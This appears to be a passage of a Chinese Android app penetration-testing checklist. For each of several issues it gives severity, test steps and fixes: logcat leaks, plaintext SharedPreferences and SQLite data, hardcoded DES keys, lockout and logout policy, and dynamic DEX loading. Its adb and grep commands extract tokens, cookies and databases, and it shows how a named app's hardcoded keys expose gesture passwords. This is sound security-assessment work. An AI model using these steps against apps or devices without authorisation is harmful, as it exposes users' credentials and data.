
## **2.私有目录文件的安全性**

**漏洞描述：**检测手机私有目录文件的安全性，判断是否有敏感信息的明文存储。

**漏洞地址：**/data/data/com.demo/shared\_prefs/

**漏洞级别：低危**

**测试步骤：**

**安全建议：**

不在私有目录文件中保存有关用户敏感信息的内容，所有判断通过服务端进行验证**。**

## **3.logcat日志**

**漏洞描述：**调试日志函数可能输出重要的日志文件，其中包含的信息可能导致客户端用户信息泄露，暴露客户端代码逻辑等，为发起攻击提供便利。

**漏洞危害：**通信交互的日志，会成为发动服务器攻击的依据；跟踪的变量值，可能泄露一些敏感数据，输入的账号、密码等。

**漏洞地址：logcat**


**漏洞级别：中危**

**测试步骤：**

导出日志


命令：>adb.exe logcat

直接查看




查找日志文件中，与登录或验证令牌（token）相关的字符串

命令：logcat | grep –I “[\w\s\_-]\*token[\w\s\_-]\*” #-i：不区分大小写




查找日志中与web相关的信息

命令：logcat | grep [Cc]ookie



命令：Logcat | grep “http[s]”



**安全建议：**

关闭调试日志函数调用，或者确保日志的输出使用了正确的级别，涉及敏感数据的日志信息在发布版本中被关闭**。**

# **五、数据存储**

## **1.Shared Preferences**

**漏洞描述：**Shared Preferences是一种轻量级的基于XML文件存储的键值对(key-value)数据的数据存储方式，开发者在创建文件时没有正确的选取合适的创建模式(MODE\_PRIVATE、MODE\_WORLD\_READABLE以及MODE\_WORLD\_WRITEABLE)进行权限控制;过度依赖Android系统内部存储安全机制，将用户信息、密码等敏感重要的信息明文存储在Shared Preferences文件中，导致攻击者可通过root手机来查看敏感信息。

**漏洞地址：\*.apk**


**漏洞级别：中危**

**测试步骤：**

1. 风险位置：SharedPreferences.getSharedPreferences(String prefName, int mode);



1. 查看mode处是否是使用MODE\_WORLD\_READABLE模式创建Shared Preferences文件或使用MODE\_WORLD\_WRITEABLE模式创建Shared Preferences文件并在AndroidManifest.xml中查看是否含有“android:sharedUserId”属性值和测试签名



**安全建议：**

1. 避免使用MODE\_WORLD\_WRITEABLEMODE\_WORLD\_READABLE模式创建进程间通信的文件，此处即为Shared Preferences；建议不要使用全局可读模式和全局可写模式创建进程间通信的文件，此处即为但不限于Shared Preferences。如果需要与其他进程应用进行数据共享，请考虑使用content provider，详情参照Google官方安全指导。
2. 避免将密码等敏感数据信息明文存储在Shared Preferences中；建议不要将密码等敏感信息存储在Shared Preferences等内部存储中，即使Android系统内部存储安全机制，使得内部存储文件可不让其他应用读写，但是在Android系统root之后，该安全机制将失效而导致信息泄露。因此应该将敏感信息进行加密存储在Shared Preferences等内部存储文件中，详情参照Google官方安全指导。
3. 避免滥用“android：sharedUserId”属性；建议不要在使用“android：sharedUserId”属性的同时，对应用使用测试签名，否则其他应用拥有“android：sharedUserId”属性值和测试签名时，将会访问到内部存储文件数据。

## **2.Internal Storage**

**漏洞描述：**Internal Storage是一种开发者可以直接使用设备内部存储器来创建和保存文件，开发者在创建文件时没有正确的选取合适的创建模式(MODE\_PRIVATE、MODE\_WORLD\_READABLE以及MODE\_WORLD\_WRITEABLE)进行权限控制;过度依赖Android系统内部存储安全机制，将用户信息、密码等敏感重要的信息明文存储在Shared Preferences文件中，导致攻击者可通过root手机来查看敏感信息。

**漏洞危害：**敏感信息泄露。

**漏洞地址：**AndroidManifest.xml

**漏洞级别：中危**

**测试步骤：**

1. 风险位置：openFileOutput(String filename, int mode);



1. 查看AndroidManifest.xml中是否包含使用了android:shareUserId属性或使用了MODE\_WORLD\_READABLE模式创建内部存储文件；

或使用MODE\_WORLD\_WRITEABLE模式创建内部存储文件；

或Android设备被root；

**安全建议：**

1. 避免使用MODE\_WORLD\_WRITEABLE和MODE\_WORLD\_READABLE模式创建进程间通信的内部存储(Internal Storage)文件；建议不要使用全局可读模式和全局可写模式创建进程间通信的文件，此处即为但不限于内部存储(Internal Storage)文件。如果需要与其他进程应用进行数据共享，请考虑使用content provider，详情参照Google官方安全指导。
2. 避免滥用“android：sharedUserId”属性；建议不要在使用“android：sharedUserId”属性的同时，对应用使用测试签名，否则其他应用拥有“android：sharedUserId”属性值和测试签名时，将会访问到内部存储文件数据。
3. 避免将密码等敏感数据信息明文存储在内部存储(Internal Storage)文件中；建议不要将密码等敏感信息存储在内部存储(Internal Storage)文件中，即使Android系统内部存储安全机制，使得内部存储文件可不让其他应用读写，但是在Android系统root之后，该安全机制将失效而导致信息泄露。因此应该将敏感信息进行加密存储在内部存储(Internal Storage)文件中，详情参照Google官方安全指导。

## **3.SQLite数据库存储数据**

**漏洞描述：**SQLite是轻量级嵌入式数据库引擎，它支持 SQL 语言，并且只利用很少的内存就有很好的性能。此外它还是开源的，任何人都可以使用它。许多开源项目（(Mozilla, PHP, Python）都使用了 SQLite.SQLite 由以下几个组件组成：SQL 编译器、内核、后端以及附件。SQLite 通过利用虚拟机和虚拟数据库引擎（VDBE），使调试、修改和扩展 SQLite 的内核变得更加方便。

**漏洞地址：**/data/data/com.demo/databases/\*.db

**漏洞级别：中危**


**测试步骤：**

Adb可以把db文件导出来：


命令：> .\adb.exe pull /data/data/com.xueersi.parentsmeeting/databases/\*.db

表名（userinfo等）

把db文件导入到sqlite，如果能直接导入并且查看到里面的敏感数据



使用adb shell和sqlite3 xxx.db查询

****

**安全建议：**

建议开发者使用sqlcipher进行在存储敏感信息的时候对数据进行加密。

## **4.硬编码**

**漏洞描述：**开发者将密钥硬编码在Java代码、文件中，这样做会引起很大风险。信息安全的基础在于密码学，而常用的密码学算法都是公开的，加密内容的保密依靠的是密钥的保密，密钥如果泄露，对于对称密码算法，根据用到的密钥算法和加密后的密文，很容易得到加密前的明文；对于非对称密码算法或者签名算法，根据密钥和要加密的明文，很容易获得计算出签名值，从而伪造签名。


**漏洞危害：**密钥硬编码在代码中，而根据密钥的用途不同，这导致了不同的安全风险，有的导致加密数据被破解，数据不再保密，有的导致和服务器通信的加签被破解。

**漏洞地址：\*.apk**


**漏洞级别：中危**

**测试步骤：**使用strings、jdgui、ida等工具分析是否存在硬编码


反编译app，查看使用的加密算法（DES、AES、RC4等等）



发现DES算法的密钥，硬编码为“yrdAppKe”，用来加密手势密码：




将手势密码用DES加密后存放在本地LocusPassWordView.xml文件中：



知道了密文和加密算法以及密钥，通过解密操作，可以从文件中恢复出原始的手势密码。或者使用新的生成新的手势密码

而与服务器通信时接口中的Jason字段也用了DES算法和密钥硬编码为“yRdappKY”：



和服务器通信采用http传输，没有使用https来加密通信，如果采用中间人攻击或者路由器镜像，获得流量数据，可以破解出用户的通信内容。

**安全建议：**密钥硬编码的主要形式有：

1. 密钥直接明文存在sharedprefs文件中，这是最不安全的。
2. 密钥直接硬编码在Java代码中，这很不安全，dex文件很容易被逆向成java代码。（搜索源代码：比如key, secretkey，encryption key，Cipher key等等，还需要再完善）
3. 将密钥分成不同的几段，有的存储在文件中、有的存储在代码中，最后将他们拼接起来，可以将整个操作写的很复杂，这因为还是在java层，逆向者只要花点时间，也很容易被逆向。
4. 用ndk开发，将密钥放在so文件，加密解密操作都在so文件里，这从一定程度上提高了的安全性，挡住了一些逆向者，但是有经验的逆向者还是会使用IDA破解的。
5. 在so文件中不存储密钥，so文件中对密钥进行加解密操作，将密钥加密后的密钥命名为其他普通文件，存放在assets目录下或者其他目录下，接着在so文件里面添加无关代码（花指令），虽然可以增加静态分析难度，但是可以使用动态调式的方法，追踪加密解密函数，也可以查找到密钥内容

# **六、安全策略**

## **1.密码复杂度检测**

**漏洞描述：**测试移动客户端程序是否检查用户输入的密码，禁止用户设置弱口。

**漏洞级别：低危**

**测试步骤：**检查注册时使用弱密码，是否可以注册成功。

**安全建议：**

建议在服务器编写检测密码复杂度的安全策略，并将其运用到账号注册，密码修改等需要进行密码变更的场景，以防止攻击者通过弱密钥遍历账户的方式进行暴力猜解。

## **2.帐户锁定策略**

**漏洞描述：**测试移动客户端是否限制登录尝试次数。防止木马使用穷举法暴力破解用户密码。

**漏洞级别：低危**

**测试步骤：**

**可以加入自己的用户密码**

**安全建议：**

建议在服务端编写账户锁定策略的逻辑，当一天内多次输入密码错误时进行账号锁定以防止攻击者通过暴力猜解密码。

## **3.UI信息泄漏**

**漏洞描述：**检查移动客户端的各种功能，看是否存在敏感信息泄露问题。

**漏洞级别： 低危**

**测试步骤：**

**安全建议：**

建议用户名或密码输入错误均提示“用户名或密码错误”，若移动客户端同时还希望保证客户使用的友好性，可以在登陆界面通过温馨提示的方式提示输入错误次数，密码安全策略等信息，以防用户多次输入密码错误导致账号锁定。

## **4.帐号登录限制**

**漏洞描述：**测试能否在两个设备上同时登录同一个帐号。

**漏洞级别：低危（视情况而定）**

**测试步骤：**



**安全建议：**建议在服务器进行账号登陆限制相应逻辑代码的编写，通过Session或数据库标志位的方式控制同一时间只有一个设备可以登陆某一账号。


## **5.安全退出**

**漏洞描述：**验证移动客户端在用户退出登录状态时是否会和服务器进行通信以保证退出的及时性。

**漏洞级别：低危**

**测试步骤：**

利用burp抓包，账号退出之后，使用之前的cookie还可以进行操作



**安全建议：**

建议在服务器编写响应移动客户端提出退出登录状态的逻辑代码，保证移动客户端在用户退出登录状态时同服务器完成数据交互，真正完成退出（而不是通过心跳包判定退出），以防止攻击者进行重放攻击。

# **七、进程**

## **1.外部动态加载DEX安全风险**

**漏洞描述：**Android 系统提供了一种类加载器DexClassLoader，其可以在运行时动态加载并解释执行包含在JAR或APK文件内的DEX文件。外部[动态加载DEX](http://www.droidsec.cn/tag/%e5%8a%a8%e6%80%81%e5%8a%a0%e8%bd%bddex/" \o "动态加载DEX)文件的安全风险源于：Anroid4.1之前的系统版本容许Android应用将动态加载的DEX文件存储在被其他应用任意读写的目录中(如sdcard)，因此不能够保护应用免遭恶意代码的注入；所加载的DEX易被恶意应用所替换或者代码注入，如果没有对外部所加载的DEX文件做完整性校验，应用将会被恶意代码注入，从而执行的是恶意代码；

**漏洞危害：**如果应用没有正确的动态加载DEX文件，将会导致攻击者的任意代码被自动执行，进一步实施欺诈、获取账号密码或其他恶意行为等危害。

**漏洞地址：**DexClassLoader函数

